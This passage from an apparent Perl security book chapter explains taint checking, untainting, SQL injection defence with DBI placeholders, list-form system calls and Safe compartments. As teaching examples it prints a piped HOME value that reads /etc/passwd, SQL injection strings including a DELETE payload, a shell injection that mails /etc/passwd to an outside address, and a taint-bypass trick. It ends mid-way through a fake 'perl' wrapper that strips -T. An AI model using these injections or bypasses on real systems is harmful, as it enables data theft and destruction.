In mod_perl 2, I include `-T` in the `PerlSwitches` directive:

```
PerlSwitches -T
```

I can't use this in *.htaccess* files or other, later configurations. I have to turn it on for all of mod_perl, meaning that every program run through mod_perl, including otherwise normal CGI programs run with `ModPerl::PerlRun` or `ModPerl::Registry`, use it. This might annoy users for a bit, but when they get used to the better programming techniques, they'll find something else to gripe about.

Tainted Data

Data are either tainted or not. There isn't any part- or half-taintedness. Perl only marks scalars (data or variables) as tainted, so although an array or hash may hold tainted data, they aren't tainted themselves. Perl never taints hash keys, which aren't full scalars with all of the scalar overhead. Remember that because it comes up later.

I can check for taintedness in a couple of ways. The easiest is the `tainted` function from `Scalar::Util`:

```
#!/usr/bin/perl -T
# check_taint.pl

use Scalar::Util qw(tainted);

# this one won't work
print "ARGV is tainted\n" if tainted( @ARGV );

# this one will work
print "Argument [$ARGV[0]] is tainted\n" if tainted( $ARGV[0] );
```

When I specify arguments on the command line, they come from outside the program so Perl taints them. The `@ARGV` array is fine, but its contents, `$ARGV[0]`, aren't:

```
% check_taint.pl foo
Argument [foo] is tainted
```

Any subexpression that involves tainted data inherits taintedness. Tainted data are viral. The next program uses `File::Spec` to create a path in which the first part is my home directory. I want to open that file, read it line by line, and print those lines to standard output. That should be simple, right?

```
#!/usr/bin/perl -T
# show_file.pl
use strict;
use warnings;

use File::Spec;
use Scalar::Util qw(tainted);

my $path = File::Spec->catfile( $ENV{HOME}, "data.txt" );

print "Result [$path] is tainted\n" if tainted( $path );

open my $fh, '<', $path or die "Could not open $path";

print while( <$fh> );
```

The problem is the environment. All of the values in `%ENV` come from outside the program, so Perl marks them as tainted. Any value I create based on a tainted value becomes tainted as well. That's a good thing, since `$ENV{HOME}` can be whatever the user wants, including something malicious, such as this line that starts off the `HOME` directory with a `|` and then runs a command. This variety of attack has actually worked to grab the password files on big websites that do a similar thing in CGI programs. Even though I don't get the passwords, once I know the names of the users on the system, I'm ready to spam away:

```
% HOME="| cat ../../../etc/passwd;" ./show_file.pl
```

Under taint checking, I get an error because Perl catches the `|` character I tried to sneak into the filename:

```
Insecure dependency in piped open while running with -T switch at ./show_file.pl
line 12.
```

Side Effects of Taint Checking

When I turn on taint checking, Perl does more than just mark data as tainted. It ignores some other information because it can be dangerous. Taint checking causes Perl to ignore `PERL5LIB` and `PERLLIB`. A user can set either of those so a program will pull in any code he wants. Instead of finding the `File::Spec` from the Perl standard distribution, my program might find a different one if an impostor *File/Spec.pm* shows up first during Perl's search through `@INC` for the file. When I run my program, Perl finds some `File::Spec`, and when it tries one of its methods, something different might happen.

To get around an ignored `PERL5LIB`, I can use the `lib` module or the `-I` switch, which is fine with taint checking (although it doesn't mean I'm safe):

```
% perl -Mlib=/Users/brian/lib/perl5 program.pl

% perl -I/Users/brian/lib/perl5 program.pl
```

I can even use `PERL5LIB` on the command line. I'm not endorsing this, but it's a way people can get around your otherwise good intentions:

```
% perl -I$PERL5LIB program.pl
```

Also, Perl treats the `PATH` as dangerous. It's something that the person running this program can set to anything they like. Otherwise, I could use the program running under special privileges to write to places where I shouldn't. Even then, I can't trust the `PATH` for the same reason that I can't trust `PERL5LIB`. I can't tell which program I'm really running if I don't know where it is. In this example, I use `system` to run the *cat* command. I don't know which executable it actually is because I rely on the path to find it for me:

```
#!/usr/bin/perl -T
# cat.pl

system "cat /Users/brian/.bashrc"
```

Perl's taint checking catches the problem:

```
Insecure $ENV{PATH} while running with -T switch at ./cat.pl line 3.
```

Using the full path to *cat* in the `system` command doesn't help either. Rather than figuring out when the `PATH` should apply and when it shouldn't, it's always insecure:

```
#!/usr/bin/perl -T

delete $ENV{PATH};

system "/bin/cat /Users/brian/.bashrc"
```

In a similar way, the other environment variables such as `IFS`, `CDPATH`, `ENV`, or `BASH_ENV` can be problems. Their values can have hidden influence on things I try to do within my program.

Untainting Data

The only *approved* way to untaint data is to extract the good parts of it using the regular expression memory matches. By design, Perl does not taint the parts of a string that I capture in regular expression memory, even if Perl tainted the source string. Perl trusts me to write a safe regular expression. Again, it's up to me to make it safe.

In this line of code, I untaint the first element of @ARGV to extract a filename. I use a character class to specify exactly what I want. In this case, I only want letters, digits, underscores, dots, and hyphens. I don't want anything that might be a directory separator:

```
my( $file ) = $ARGV[0] =~ m/\A([A-Z0-9_.-]+)\Z/i;
```

I constrain the regular expression so it has to match the entire string, too. That is, if it contains any characters that I didn't include in the character class, the match fails. I'm not going to try to change invalid data into good data. You'll have to think about how you want to handle that for each situation.

It's really easy to use this incorrectly, and some people annoyed with the strictness of taint checking try to untaint data without really untainting it. I can remove the taint of a variable with a trivial regular expression that matches everything:

```
my( $file ) = $ARGV[0] =~ m/(.*)/s;
```

If I want to do something like this, I might as well not even use taint checking. You might look out for this if you require your programmers to use taint checking and they want to avoid the extra work to do it right. I've caught this sort of statement in many code reviews, and it always surprises me that people get away with it.

I might be more diligent and still wrong, though. The character class shortcuts, \w and \W (and the POSIX version [:word:]), actually take their definitions from the locales. As a clever cracker, I could manipulate the locale setting in such a way to let through the dangerous characters I want to use. Instead of the implicit range of characters from the shortcut, I should explicitly state which characters I want. I can't be too careful. It's easier to list the allowed characters and add ones that I miss than to list the forbidden characters, since it also excludes problem characters I don't know about yet.

If I turn off locale support, this isn't a problem, and I can use the character class shortcuts again. Perl uses the internal locale instead of the user setting (from LC_CTYPE for regular expressions). After turning off locale, \w is just ASCII letters, digits, and the underscore:

```
{
no locale;

my( $file ) = $ARGV[0] =~ m/^([\w.-]+)$/;
}
```

Mark Jason Dominus noted in his "Web Application Security" talk that there are two approaches to constructing regular expressions for untainting data, which he labels the Prussian Stance and the American Stance (I've also seen these called "whitelisting" and "blacklisting"). In the Prussian Stance, I explicitly list only the characters I allow. I know all of them are safe:

```
# Prussian = safer
my( $file ) = $ARGV[0] =~ m/([a-z0-9_.-]+)/i;
```

The American Stance is less reliable. Doing it that way, I list the characters I *don't* allow in a negated character class. If I forget one, I still might have a problem. Unlike the Prussian Stance, where I only allow safe input, this stance relies on me knowing every character that can be bad. How do I know I know them all?

```
# American = uncertainty
my( $file ) = $ARGV[0] =~ m/([^$%;|]+)/i;
```

I prefer something much stricter, where I don't extract parts of the input. If some of it isn't safe, none of it is. I anchor the character class of safe characters to the beginning and end of the string. I don't use the `$` anchor since it allows a trailing newline:

```
# Prussian = safer
my( $file ) = $ARGV[0] =~ m/^([a-z0-9_.-]+)\z/i;
```

In some cases, I don't want regular expressions to untaint data. Even though I matched the data the way I wanted, I might not intend any of that data to make its way out of the program. I can turn off the untainting features of regular expression memory with the `re` pragma:

```
{
use re 'taint';

# $file still tainted
my( $file ) = $ARGV[0] =~ m/^([\w.-]+)$/;
}
```

A more useful and more secure strategy is to turn off the regular expression untainting globally and only turn it back on when I actually want to use it. This can be safer because I only untaint data when I mean to:

```
use re 'taint';

{
no re 'taint';

# $file not tainted
my( $file ) = $ARGV[0] =~ m/^([\w.-]+)$/;
}
```

IO::Handle::untaint

The `IO::Handle` module, which is the basis for the line input operator behavior in many cases, can untaint data for me. Since input from a file is also external data, it is normally tainted under taint checking:

```
use Scalar::Util qw(tainted);

open my $fh, '<', $0 or die "Could not open myself! $!";

my $line = <$fh>;

print "Line is tainted!\n" if tainted( $line );
```

I can tell `IO::Handle` to trust the data from the file. As I've said many times before, this doesn't mean I'm safe. It just means that Perl doesn't taint the data, not that it's safe. I have to explicitly use the `IO::Handle` module to make this work, though:

```
use IO::Handle;
use Scalar::Util qw(tainted);

open my $fh, '<', $0 or die "Could not open myself! $!";

$fh->untaint;

my $line = <$fh>;

print "Line is not tainted!\n" unless tainted( $line );
```

This can be a dangerous operation, since I'm getting around taint checking in the same way my `/(.*)/` regular expression did.

Hash Keys

You shouldn't do this, but as a Perl master (or quiz show contestant) you can tell people they're wrong when they try to tell you that the only way to untaint data is with a regular expression. You shouldn't do what I'm about to show you, but it's something you should know about in case someone tries to do it near you.

Hash keys aren't full Perl scalar values (as in the data structure in the Perl guts, commonly called an *SV*), so they don't carry all the baggage and accounting that allows Perl to taint data. Hash keys are just strings without annotations, so any magic that might have been attached to the SV doesn't stick to the hash key. If I pass the data through a filter that uses the data as hash keys and then returns the keys, the data are no longer tainted, no matter their source or what they contain:

```
#!/usr/bin/perl -T

use Scalar::Util qw(tainted);

print "The first argument is tainted\n"
    if tainted( $ARGV[0] );

@ARGV = keys %{ { map { $_, 1 } @ARGV } };

print "The first argument isn't tainted anymore\n"
    unless tainted( $ARGV[0] );
```

I've run into people doing this inadvertently as they take user input or configuration and stick it into a hash. The hash values are still tainted, but I might be able to sneak in bad keys that way.

Don't do this. I'd like to put that first sentence in all caps, but I know the editors aren't going to let me do that, so I'll just say it again: don't do this. Save this knowledge for a Perl quiz show, and maybe tear it out of this book before you pass it on to a coworker.

Taint::Util

There's a CPAN module, `Taint::Util`, from Ævar Arnfjörð Bjarmason that makes it really easy to untaint any data:

```
use Taint::Util;
untaint $ENV{PATH};
```

It messes with the scalar value directly behind the scenes. But it lets me go the other way too. I can taint data even if *perl* didn't already do that for me:

```
use Taint::Util;

my $camel = 'Amelia';
taint $camel;
```

If I'm creating a bunch of potentially dangerous data that I don't intend to ever leave the program and I taint it myself, taint checking can catch it if I accidentally let it leak out. This is an especially paranoid, but not completely unreasonable, approach to keeping data inside the program. This is also a good utility for testing when you want to check the behavior of something when it encounters tainted data. Combining this with `Test::Taint` can be quite useful.

Choosing Untainted Data with Tainted Data

Another exception to the usual rule of tainting involves the conditional operator. Earlier I said that a tainted value also taints its expression. That doesn't quite work for the conditional operator when the tainted value is only in the condition that decides which value I get. As long as the chosen value is not tainted, the result isn't tainted either:

```
my $value = $tainted_scalar ? "Amelia" : "Shlomo";
```

This doesn't taint `$value` because the conditional operator is really just shorthand for a longer `if-else` block in which the tainted data aren't in the expressions connected to `$value`. The tainted data only show up in the conditional:

```
my $value = do {
    if( $tainted_scalar ) { "Amelia"   }
    else                  { "Shlomo" }
    };
```

Symbolic References

A *symbolic reference* uses the value of a scalar as the name of a variable. This happens when I use a nonreference as a reference:

```
my $name = 'Amelia';

$$name = 'Camel';  # sets $Amelia
```

I tried to dereference `$name`. Since that variable wasn't a reference, *perl* used the value in that variable, `Amelia`, as the name of the variable that it would assign to.

I can do this with any of the data types, including the names of subroutines:

```
my $sub_name = time % 2 ? 'make_camel' : 'make_llama';

&$sub_name( @arguments );
```

I can use a symbolic method name too:

```
my $method = time % 2 ? 'make_camel' : 'make_llama';
$object->$method( @arguments );
```

This is a useful feature for a dynamic language, but it's also a dangerous feature. If I take those subroutine or method names from user data, I might inadvertently let the user do things I had not anticipated. This is particularly pernicious because a user can sneak in a fully qualified subroutine name:

```
my $method = $ARGV[0];   # POSIX::exit
$object->$method( @arguments );
```

Here's a small program that implements a simple interpreter that's designed to let the user decide which subroutine they want to run:

```
# repl.pl
use v5.10;
use POSIX;
use Cwd qw(getcwd);

say "Cwd is ", getcwd();
REPL: {
    print ">>> ";
    my $_ = <>;
    last REPL if /quit/;

    chomp;
    my( $operation, $operand ) = split /\s+/;

    my $value = eval { &$operation( $operand ) };
    say "$operation( $operand ) => $value";
    redo;
    }

sub factorial {
```

```
    my $p = 1;
    $p *= $_ foreach ( 1 .. $_[0] );
    $p
    }

sub summerial {
    my $p = 0;
    $p += $_ foreach ( 1 .. $_[0] );
    $p
    }

say "Cwd is now ", getcwd();
say "Got to the end";
```

My run starts innocently enough as I call the two subroutines I defined, but then I sneak in `POSIX::chdir`:

```
% perl repl.pl
Cwd is /Users/Amelia
>>> factorial 5
factorial( 5 ) => 120
>>> summerial 9
summerial( 9 ) => 45
>>> POSIX::chdir /Volumes/Scratch
POSIX::chdir( /Volumes/Scratch ) => 1
>>> quit
Cwd is now /Volumes/Scratch
Got to the end
```

After I leave the loop, I see that I've changed the current working directory. A more complicated program might read from files it shouldn't or leave behind files I won't notice.

I can do the same with a method call through a quirk of Perl's method lookup. If I give a full package specification in the method, *perl* calls exactly that subroutine even if it has nothing to do with the class:

```
# other_method.pl
use v5.10;
use CGI;

package Camel {
    sub new   { bless {}, $_[0] }
    sub clone { ... }
    }

my( $method, @args ) = @ARGV;
$method //= 'new';

my $object = Camel->$method( @args );

say "object is type $object";
```

I run it first with no argument, which selects the new method by default, and I get back the Camel object that I expect:

```
% perl5.14.2 other_method.pl
object is type Camel=HASH(0x7f8413806268)
```

When I call it with CGITempFile::new, I get a CGITempFile object back:

```
% perl5.14.2 other_method.pl CGITempFile::new
object is type CGITempFile=SCALAR(0x7fefd3031130)
```

I chose that class for a reason. Its DESTROY method tries to unlink a file. I didn't give an additional argument, so it has no file to try to remove. The CGITempFile class comes from the CGI module, a module that comes with Perl and is likely to be there. I can potentially delete a file doing this.

If I want to choose a subroutine or method based on a variable's value, there are several things I can do to ensure I don't allow too much. My most common tactic is to make a lookup table of allowed names:

```
use Carp qw(croak);

sub _is_allowed {
    my( $self, $method ) = @_;
    state $allowed = {
        some_sub => 1,
        };

    return exists $allowed->{$method};
    }

if( $self->_is_allowed( $method ) ) {
    $self->$method( @arguments );
    }
else {
    croak "Disallowed method! [$method]";
    }
```

I stay away from solutions that check the form of the value, for instance ensuring that there are only identifier characters:

```
if( $method =~ /\A\p{ID_Start}\p{ID_Continue}+\z/ ) {
    $self->$method( @arguments );
    }
else {
    croak "Disallowed method! [$method]";
    }
```

A class might have more subroutines defined in the symbol table than I anticipate, especially if other modules imported symbols. I typically don't want to allow something to call any defined subroutine. Not only that, a subroutine name that has the right form might not be defined. That would cause an fatal error when I try to call it.

Defensive Database Programming with DBI

It used to be that buffer overflows were the major source of security problems. Now that the world seems to be run by database servers, SQL injection attacks are more worrisome. If I didn't know any better, I might make a database query by interpolating data from user data into a string that I then send to a database server. I'm still using `-T`, but as I said before, it's a development aid, not a guarantee. There are two big problems in this code:

```
#/usr/bin/perl -T

use CGI;
use DBI;

my $cgi   = CGI->new;
my $dbh   = DBI->connect( ... ); # fill in the details yourself
my $name  = $cgi->param( 'username' );

my $query = "SELECT * FROM Users WHERE name='$name'";

my $result = $dbh->fetchrow_hashref( ... );
```

First, I have no idea what the value of `$name` is. What if it has a literal single-tick in it? What if `$name` is `Amelia' OR name='root`? Once I interpolate the string, my query looks like:

```
SELECT * FROM Users WHERE name='Amelia' OR name='root'
```

The results of the query, which I've now crafted in a special way, might return information I'm not supposed to have. Have you ever wondered why you can't have spaces or puntuation in your website usernames? Most likely the application can't handle this very situation (probably because the programmers are lazy, not because the technology is inferior), so they simply limit the characters you can use.

I could be even more malicious by trying to corrupt a database. Instead of expanding the `SELECT` statement in my last example, I can try to run a completely new SQL statement. What if the HTML form `username` has the value `Amelia'; DELETE FROM Users; SELECT * FROM Users WHERE name='`?

```
SELECT * FROM Users WHERE name='Amelia'; DELETE FROM Users; SELECT * FROM Users
WHERE name='';
```

There are plenty of people sitting at their computer figuring out exactly what they should put in the right place to make your application do something like this. Some do it for fun, but some do it for profit. There are even more people with nothing better to do than download rootkits and penetration programs they don't understand just so they can mess with you just to impress their friends at your expense.

`DBI` can handle arbitrary values in queries without a problem. I use *placeholders* instead of Perl's string interpolation. The placeholder, represented as a literal question mark, `?`, reserves a spot for the value that I will use later. I make a statement handle with `prepare`:

```
my $sth = $dbh->prepare("SELECT * FROM Users WHERE name=?");
```

When it's time for me to run the query, I use `DBI`'s `execute` to fill in the placeholders. I think of this like I do `sprintf`. The first argument to `execute` goes in the first placeholder, and so on:

```
my $rc = $dbh->execute( $name );
```

The placeholder magic automatically quotes the values and escapes any special characters in the value. Quote characters in the data are no longer quote characters, semicolons don't create new statements, and so on. No more SQL injection vunerability! Not only that, but once I've prepared a query, I can easily reuse it simply by calling `execute` again.

I still haven't solved the whole problem here. I've prevented the SQL injection attack, but I still haven't dealt with the actual value. Even if it maintains my original query, the value might make it do something I don't intend.

Back in my example, I know that `$name` is tainted, but in this program I mistakenly discount that because I don't think it will matter. I'm not running a shell command with it, so it must be safe, right?

By default, `DBI` doesn't care about tainted data. If I'm being paranoid though (and that's a good thing when it comes to security, remember), I want to scrub any data before I use them outside the program, and a database server is outside the program. Perl's not going to stop me from using tainted data with `DBI`, so I tell `DBI` to handle that by setting `TaintIn` when I connect. Setting `TaintIn` only works if I've turned on taint checking:

```
my $dbh = DBI->connect( $dsn, $user, $password,
    { TaintIn => 1, ... }
    );
```

I can also set `TaintIn` for just a particular statement handle:

```
my $sth = $dbh->prepare(
    "SELECT * FROM Users WHERE name=?",
    { TaintIn => 1, ... }
    );
```

That's only half of it, though. Once I get the results back, should I trust that data? It does come from outside the program, so maybe I shouldn't trust it. Not too many people think about the threats from within. To taint the data in the results, I set `TaintOut`:

```
my $dbh = DBI->connect( $dsn, $user, $password,
    {
    TaintIn  => 1,
    TaintOut => 1,
```

```
    ...
    }
    );
```

Alternatively, I can just set `Taint` and get them both at the same time:

```
my $dbh = DBI->connect( $dsn, $user, $password,
    { Taint => 1, ... }
    );
```

Either way, `DBI` will taint its results, and I have to handle them just as I would any other tainted data. That might seem like a lot of work for something that might never happen, but remember it only needs to happen once to make a big mess and a lot more work for you.

And, before I move on, I'll write one more thing about this particular example. It's not about Perl (or any other language): an application should never be able to do more than I intend it to do. I might have tricked my `SELECT` into also running a `DELETE`, but if my CGI script only needs to read data, it shouldn't have the permissions to do anything to change the data, whether that means updating it, adding it, or even deleting it. Likewise, any program that is supposed to only add data shouldn't be able to read or update other records. Any server that I should use in these situations will have a way to define users or groups where you can minutely control the permissions. My program uses the appropriate credentials for the job I want it to do.

List Forms of system and exec

If I use either `system` or `exec` with a single argument, Perl looks in the argument for shell metacharacters. If it finds metacharacters, Perl passes the argument to the underlying shell for interpolation. Knowing this, I could construct a shell command that did something the program does not intend. Perhaps I have a `system` call that seems harmless, like the call to *echo*:

```
system( "/bin/echo $message" );
```

As a user of the program, I might try to craft the input so `$message` does more than provide an argument to *echo*. This string also terminates the command by using a semicolon, then starts a *mail* command that uses input redirection:

```
'Hello World!'; mail joe@example.com < /etc/passwd
```

Taint checking can catch this, but it's still up to me to untaint it correctly. As I've shown, I can't rely on taint checking to be safe. I can use `system` and `exec` in the list form. In that case, Perl uses the first argument as the program name and calls `execvp` directly, bypassing the shell and any interpolation or translation it might do:

```
system "/bin/echo", $message;
```

Using an array with `system` does not automatically trigger its list-processing mode. If the array has only one element, `system` sees only one argument. If `system` sees any shell metacharacters in that single scalar element, it passes the whole command to the shell, special characters and all:

```
@args = ( "/bin/echo $message" );
system @args; # single argument form still, might go to shell

@args = ( "/bin/echo", $message );
system @args; # list form, which is fine.
```

To get around this special case, I can use the indirect object notation with either of these functions. Perl uses the indirect object as the name of the program to call and interprets the arguments just as it would in list form, even if it only has one element. Although this example looks like it might include `$args[0]` twice, it really doesn't. It's a special indirect object notation that turns on the list-processing mode and assumes that the first argument is the command name:

```
system { $args[0] } @args;
```

In this form, if `@args` is just the single argument `( "/bin/echo 'Hello'" )`, `system` assumes that the name of the command is the whole string. Of course, it fails because there is no command `/bin/echo 'Hello'`. Somewhere in my program I need to go back and ensure those pieces show up as separate elements in `@args`.

To be even safer, I might want to keep a hash of allowed programs for `system`. If the program is not in the hash, I don't execute the external command:

```
if( exists $Allowed_programs{ $args[0] } ) {
    system { $args[0] } @args;
    }
else {
    warn qq|"$args[0]" is not an allowed program|;
    }
```

Three-Argument open

Since v5.6, the `open` built-in has a three- (or more) argument form that separates the file mode from the filename. My previous `open`s were problems because the filename string also told `open` what to do with the file. If I could infect the filename, I could trick `open` into doing things the programmer didn't intend. In the three-argument form, whatever characters show up in `$file` are the characters in the filename, even if those characters are `|`, >, and so on:

```
#!/usr/bin/perl -T

my( $file ) = $ARGV[0] =~ m/([A-Z0-9_.-]+)/gi;

open my $fh, '>>', $file or die "Could not open for append: $file";
```

This doesn't get around taint checking, but it is safer. You'll find a more detailed discussion of this form of `open` in Chapter 8 of *Intermediate Perl*, as well as *perlopentut*.

sysopen

The `sysopen` function gives me even more control over file access. It has a three-argument form that keeps the access mode separate from the filename and has the added benefit of exotic modes that I can configure minutely. For instance, the append mode in `open` creates the file if it doesn't already exist. That's two separate flags in `sysopen`: one for appending and one for creating:

```
#!/usr/bin/perl -T

use Fcntl qw(:DEFAULT);

my( $file ) = $ARGV[0] =~ m/([A-Z0-9_.-]+)/gi;

sysopen( my( $fh ), $file, O_WRONLY|O_APPEND|O_CREAT )
    or die "Could not open file: $!\n";
```

Since these are separate flags, I can use them apart from each other. If I don't want to create new files, I leave off the `O_CREAT`. If the file doesn't exist, Perl won't create it, so no one can trick my program into making a file that might be needed for a different exploit:

```
#!/usr/bin/perl -T

use Fcntl qw(:DEFAULT);

my( $file ) = $ARGV[0] =~ m/([A-Z0-9_.-]+)/gi;

sysopen( my( $fh ), $file, O_WRONLY|O_APPEND )
    or die "Could not append to file: $!";
```

Limit Special Privileges

Since Perl automatically turns on taint checking when I run the program as a different user than my real user, I should limit the scope of the special privileges. I might do this by forking a process to handle the part of the program that requires greater privileges, or give up the special privileges when I don't need them anymore. I can set the real and effective users to the real user so I don't have more privileges than I need. I can do this with the `POSIX` module:

```
use POSIX qw(setuid);

setuid( $< );
```

There are other ways to do this, but they are beyond the scope of this chapter (and even this book, really), and they depend on your particular operating system, and you'd do the same thing with other languages too. This isn't a problem specific to Perl, so you handle it the same way as you would in any other language: compartmentalize or isolate the special access.

Safe Compartments

The `Safe` module provides a way to limit what I allow to happen for a section of the code. It creates a new namespace in which that code is trapped, unable to look outside that namespace, and it limits the operations the code in that *compartment* can do.

I use `Safe` much like `eval`. I give the `reval` method a code string, which the compartment compiles under its restrictions, and if everything's okay, it runs the code. While running that code, the compartment may encounter other violations that will stop its action:

```
# safe.pl
use v5.16;
use Safe 2.35;

say "Running $0 under $^V with Safe ", Safe->VERSION;

my $compartment = Safe->new;

my $code =<<'CODE';
use v5.10;
say "Hello Safe!";
CODE

$compartment->reval( $code ) or do {
    my $error = $@;
    warn "Safe compartment error! $error";
    };
```

When I run this, I get an error:

```
% perl safe.pl
Running safe.pl under v5.18.0 with Safe 2.35
Safe compartment error! 'require' trapped by operation mask
```

The `Safe` compartment won't run that code because I haven't allowed it to carry out the `require` "opcode" that `use` needs. The compartment has a very limited set of default operations it allows, but I have to tell it to allow the useful stuff. The `Opcode` module, which `Safe` relies on, lists the opcodes and the names of sets of opcodes I can use. So far, it trapped the `require` opcode, so I can permit that one:

```
my $compartment = Safe->new;
$compartment->permit( 'require' );
```

When I run it again, I get another error:

```
% perl safe.pl
Running safe.pl under v5.18.0 with Safe 2.35
Safe compartment error! 'say' trapped by operation mask
```

I can add that opcode to the ones I permit. This is much like the Prussian Stance that I mentioned earlier. I only allow the things that I need:

```
my $compartment = Safe->new;
$compartment->permit( qw(require say) );
```

Now it all works:

```
% perl safe.pl
Running safe.pl under v5.18.0 with Safe 2.35
Hello Safe!
```

If I want to allow a set of opcodes instead of listing them individually, I can use the sets defined in `Opcode`, much like import tags in modules. For example, I can include all the input-output opcodes with `:base_io`:

```
$compartment->permit( qw(require :base_io) );
```

I can use the `permit`, `permit_only`, `deny`, and `deny_only` methods to create the set of allowable operations.

Inside the compartment, `Safe` uses its own namespace, although it looks like the `main::` package inside `reval`. By default, only the `*_` variables, `$_` and `@_`, are visible. That way, the compartment can't betray the environment or other information that might be sensitive. Here I try to use the `$0` variable to output the program name:

```
# safe-no-share.pl
use v5.16;
use Safe 2.35;

my $compartment = Safe->new;
$compartment->permit( qw(require say) );

my $code =<<'CODE';
use v5.10;
say "Hello Safe, from $0!";
CODE

$compartment->reval( $code ) or do {
    my $error = $@;
    warn "Safe compartment error! $error";
    };
```

I don't see the program name in the output because `Safe` hides it:

```
% perl safe-no-share.pl
Hello Safe, from !
```

If I want to share a particular variable, I can use the `share_from` method to let the compartment see a variable from a particular package:

```
# safe-share.pl
use v5.16;
use Safe 2.35;

say "Running $0 under $^V with Safe ", Safe->VERSION;

my $compartment = Safe->new;
$compartment->permit( qw(require say) );
$compartment->share_from( 'main', [ qw( $0 ) ] );

my $code =<<'CODE';
use v5.10;
say "Hello Safe, from $0!";
CODE

$compartment->reval( $code ) or do {
    my $error = $@;
    warn "Safe compartment error! $error";
    };
```

Now it works:

```
% perl safe-share.pl
Hello Safe, from safe-share.pl!
```

There's more about what you can allow, deny, share, or hide in the compartment, and the `Safe` module tells you about it.

There is one more feature that I really like. A compartment will delete `DESTROY` and `AUTOLOAD` methods it finds in the class it uses. Although it looks like the compartment uses the `main::` namespace, it's really a special one that I can get with the `root` method:

```
# safe-root.pl
use v5.16;
use Safe 2.35;

{
my $compartment = Safe->new;
my $root = $compartment->root;
say "Safe namespace is $root";
}
```

When I run this, I don't see it mention `main::`:

```
% perl safe-root.pl
Safe namespace is Safe::Root0
```

If I were trying to be clever, I could try to define methods in that namespace to trick it into running something. The `DESTROY` and `AUTOLOAD` methods typically aren't called explicitly, so they make good vectors for sneak attacks. I might try this, where outside the compartment I define a method in the namespace of the compartment:

```
# safe-root.pl
use v5.16;
use Safe 2.35;

{
my $compartment = Safe->new;
my $root = $compartment->root;
say "Safe namespace is $root";

no strict 'refs';
*{ $root . '::DESTROY' } = sub {
    my( $self, $arg ) = @_;
    $arg //= 'default';
    say "Calling DESTROY with $self $arg";
    };

say "$root can DESTROY" if $root->can( 'DESTROY' );
$root->DESTROY( 'Explicit' );
}
```

When I run this, I see that I was able to define the `DESTROY` method and call it explicitly as a class method, but I don't get any output from `$compartment` when `$root` goes out of scope:

```
% perl safe-root.pl
Safe namespace is Safe::Root0
Safe::Root0 can DESTROY
Calling DESTROY with Safe::Root0 Explicit
```

Compare this to the equivalent "unsafe" code where I create a do-nothing class with the same methods:

```
# unsafe.pl
use v5.10;

package Unsafe {
    sub new { bless {}, $_[0] }
    sub root { __PACKAGE__ }
    }

{
my $compartment = Unsafe->new;
my $root = $compartment->root;
say "Unsafe namespace is $root";

no strict 'refs';
*{ $root . '::DESTROY' } = sub {
    my( $self, $arg ) = @_;
    $arg //= 'default';
    say "Calling DESTROY with $self $arg";
    };

say "$root can DESTROY" if $root->can( 'DESTROY' );
```

```
    $root->DESTROY( 'Explicit' );
    }
```

When I run that program, I see two calls to `DESTROY`, one of which is a class method call, while the other is the end-of-scope cleanup of `$root`:

```
% perl unsafe.pl
Unsafe namespace is Unsafe
Unsafe can DESTROY
Calling DESTROY with Unsafe Explicit
Calling DESTROY with Unsafe=HASH(0x7fdf59005468) default
```

So, when would I want to use this? In the rare case where I want to evaluate a bit of Perl that I get as a string, perhaps from configuration (although see Chapter 10 for why you should avoid that), serialization, or something else. For instance, I want to take a simple addition in the form of a string such as `"2 + 2"`, and get the answer to the arithmetic. Instead of using a normal string `eval`, I can use `Safe`'s `reval`.

I'll start with a simple read-evaluate-print-loop (REPL) program where someone enters a line and I return the answer only when they are doing exactly what I need. I start by creating a `Safe` compartment where I deny everything:

```
# add-repl.pl
use v5.16;
use Safe 2.35;

my $compartment = Safe->new;
$compartment->deny( qw(:default) );

LINE: while( <> ) {
    chomp;
    my $result = $compartment->reval( $_ ) or do {
        my $error = $@;
        warn "\tSafe compartment error for [$_]! $error";
        next LINE;
        };
    say "$_ = $result";
    }
```

When I try to run this, the compartment catches everything because I've allowed nothing:

```
% perl safe-repl.pl
2 + 2
    Safe compartment error for [2 + 2]! 'constant item' trapped
```

The problem is that `Safe` gives me a description of the operation it trapped, not the opcode name. That's okay. I can see the complete map with a one-liner. It's a long list that I extract here:

```
% perl -MOpcode=opdump -e opdump
     const  constant item
    padany  private value
     rv2gv  ref-to-glob cast
 leaveeval  eval "string" exit
```

If I want to find the ones that include a string, I can give `opdump` an argument:

```
% perl -MOpcode=opdump -e 'opdump shift' item
     const  constant item
```

So, I modify my program to allow `const`:

```
my $compartment = Safe->new;
$compartment->deny( qw(:default) );
$compartment->permit( qw(const) );
```

When I try again, I get a different violation:

```
% perl safe-repl.pl
2 + 2
    Safe compartment error for [2 + 2]! 'ref-to-glob cast' trapped
```

So, I find that opcode name:

```
% perl -MOpcode=opdump -e 'opdump shift' ref-to-glob
    rv2gv  ref-to-glob cast
```

I add that to the operations I permit:

```
my $compartment = Safe->new;
$compartment->deny( qw(:default) );
$compartment->permit( qw(const rv2gv) );
```

I try again, and again, until eventually I've sussed out all of the opcodes I need:

```
my $compartment = Safe->new;
$compartment->deny( qw(:default) );
$compartment->permit( qw(const rv2gv lineseq padany add leaveeval) );
```

If you're one of the very few Perlers who knows the opcodes just by looking at the code, you probably don't have to go through this process. Now I have something that almost works:

```
% perl safe-repl.pl
2 + 2
2 + 2 = 4
```

I say "almost" because I've denied many opcodes but I haven't limited all the undesirable statements that someone can make out of those. For instance, I can have a statement that has no addition in it, or a syntax error:

```
% perl5.18.0 safe-repl.pl
2 + 2
2 + 2 = 4
2
2 = 2
2 3 4
Number found where operator expected
        (Missing operator before  3?)
Number found where operator expected
        (Missing operator before  4?)
        Safe compartment error for [2 3 4]! syntax error
```

Safe Limitations

The `Safe` module has other limitations. It's not going to keep the code I allow from using up all the memory or CPU. If I allow operations such as `chdir`, the rest of the program my see those side effects, and so on. As with the other things I have shown in this chapter, `Safe` doesn't prevent bad things from ever happening. It makes someone work a lot harder to exploit problems, but only with careful programming and attention.

A Little Fun

Here's a program that pretends to be the real *perl*, exploiting the same `PATH` insecurity the real *perl* catches. If I can trick you into thinking this program is *perl*, probably by putting it somewhere close to the front of your path, taint checking does you no good. It scrubs the argument list to remove `-T`, then scrubs the shebang line to do the same thing. It saves the new program, then runs it with a real *perl* that it gets from `PATH` (excluding itself, of course). Taint checking is a tool, not a cure. It tells me where I need to do some work. Have I said that enough yet?

```
#!/usr/bin/perl
# perl-untaint (rename as just 'perl')
use File::Basename;

# get rid of -T on command line
my @args = grep { ! /-T/ } @ARGV;

# determine program name. Usually that's the first thing
# after the switches (or the '--' which ends switches). This
# won't work if the last switch takes an argument, but handling
